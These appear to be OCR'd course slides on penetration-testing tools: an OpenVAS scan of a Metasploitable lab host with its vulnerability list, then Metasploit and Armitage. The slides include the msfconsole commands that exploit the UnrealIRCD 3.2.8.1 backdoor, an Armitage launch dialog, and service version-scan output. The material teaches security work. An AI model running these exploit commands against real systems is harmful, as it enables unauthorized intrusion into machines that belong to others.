Vulnerability Scanner

About OpenVAS

http://www.openvas.org/

Fork of *Nessus* (created in 1998)


Maintained by *Greenbone Networks GMBH*

Already installed on Kali Linux

Commercial alternatives :

- Nessus, Nexpose, Core Impact, Retina Network Security Scanner

Using OpenVAS to discover vulnerabilities



Logged in as Admin **admin** | Logout

Sun Oct 12 13:17:19 2014 UTC

Tasks 1 - 1 of 1 (total: 1)

√Refresh every 10 Sec.


Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=nam

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 10.0.1.101	56 %	0 (1)				

(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)

1 - 1 of 1 (total: 1)

Report



Greenbone Security Assistant

Logged in as Admin **admin** | Logout

Sun Oct 12 13:33:23 2014 UTC

Report: Results 1 - 100 of 124 (total: 124)

Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg

Vulnerability	Severity	Host	Location	Actions
PHP version smaller than 5.2.7	10.0 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.2.6	10.0 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
NFS export	10.0 (High)	10.0.1.101 (METASPLOITABLE)	2049/udp	
X Server	10.0 (High)	10.0.1.101 (METASPLOITABLE)	6000/tcp	
PHP version smaller than 5.2.14	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.2.5	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP version smaller than 5.3.3	9.3 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
MySQL 5.x Unspecified Buffer Overflow Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE)	3632/tcp	
SSH Brute Force Logins with default Credentials	9.0 (High)	10.0.1.101 (METASPLOITABLE)	22/tcp	
MySQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
PostgreSQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE)	5432/tcp	
MySQL 'sql_parse.cc' Multiple Format String Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE)	3306/tcp	
DistCC Detection	8.5 (High)	10.0.1.101 (METASPLOITABLE)	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE)	5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE)	21/tcp	
ProFTPD Server SQL Injection Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE)	21/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	10.0.1.101 (METASPLOITABLE)	80/tcp	

Metasploit

Exploit Framework

About Metasploit

http://www.metasploit.com/

Created by *HD Moore* in 2003

Acquired by *Rapid7* in 2009

Already installed in Kali Linux

Commercial alternatives : Metasploit Pro, Core Impact

Using Metasploit to exploit a vulnerability

Example : UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > show options
msf > set RHOST 10.0.1.101
msf > exploit
```

Success!

Armitage (Metasploit GUI)

http://www.fastandeasyhacking.com/

Created by *Raphael Mudge*


Already installed in Kali Linux

Start Armitage

```
  $ armitage
```

Using Armitage

1. Add host(s)
2. Scan
3. Find attacks
4. Exploit attacks



Attack 10.0.1.101

UnrealIRCD 3.2.8.1 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

Option	Value
LHOST	10.0.2.15
LPORT	4576
RHOST ✚	10.0.1.101
RPORT	6667

Targets: 0 => Automatic Target

□ Use a reverse connection

□ Show advanced options

Launch

```
RPORT => 3306
msf auxiliary(mysql_version) > set RHOS
RHOSTS => 10.0.1.101
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.1.101:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 10.0.1.101
RHOSTS => 10.0.1.101
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.1.101:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 129.673s
msf auxiliary(postgres_version) >
```

References

NMAP reference Guide

http://nmap.org/book/man.html

OpenVAS

https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04

Metasploit

http://www.offensive-security.com/metasploit-unleashed/Main_Page